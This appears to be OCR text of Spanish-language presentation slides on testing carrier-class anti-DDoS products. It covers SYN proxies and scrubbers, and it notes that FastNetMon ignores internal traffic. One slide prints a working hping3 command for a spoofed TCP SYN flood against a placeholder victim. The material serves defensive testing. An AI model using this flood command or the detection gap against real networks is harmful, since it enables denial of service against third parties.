
Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **SYN Proxy**
  - TCP SYN Flood Mitigation






Tirate un paquetito!


/VAR/MDZ

Hecho por informaticos para informaticos

- hping3(TCP SYN Flood + Spoof) + Scrubber(SYN ACK Spoofing Proxy) = ???

```
sudo hping3 -S --flood \
    -s ++1024 -p 80 \
    --spoof <server testigo> \
    <victima>
```






SYN-ACK spoofing proxy

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos


- hping3(TCP SYN Flood + Spoof) + Scrubber(SYN ACK Spoofing Proxy) = **EXITO** !!!
  - Pero no de la forma esperada...



Activado desvio manual al scrubber

Uno de los productos probados implementa FastNetMon como “detector”

- Internal traffic – traffic where source and destination both belong to your list of networks. FastNetMon does not trigger DDoS alerts for such traffic at all



¡¡¡ GRACIAS !!

Tirate un paquetito!

Generando trafico para poner a prueba soluciones Anti DDoS del tipo Carrier Class

/VAR/MDZ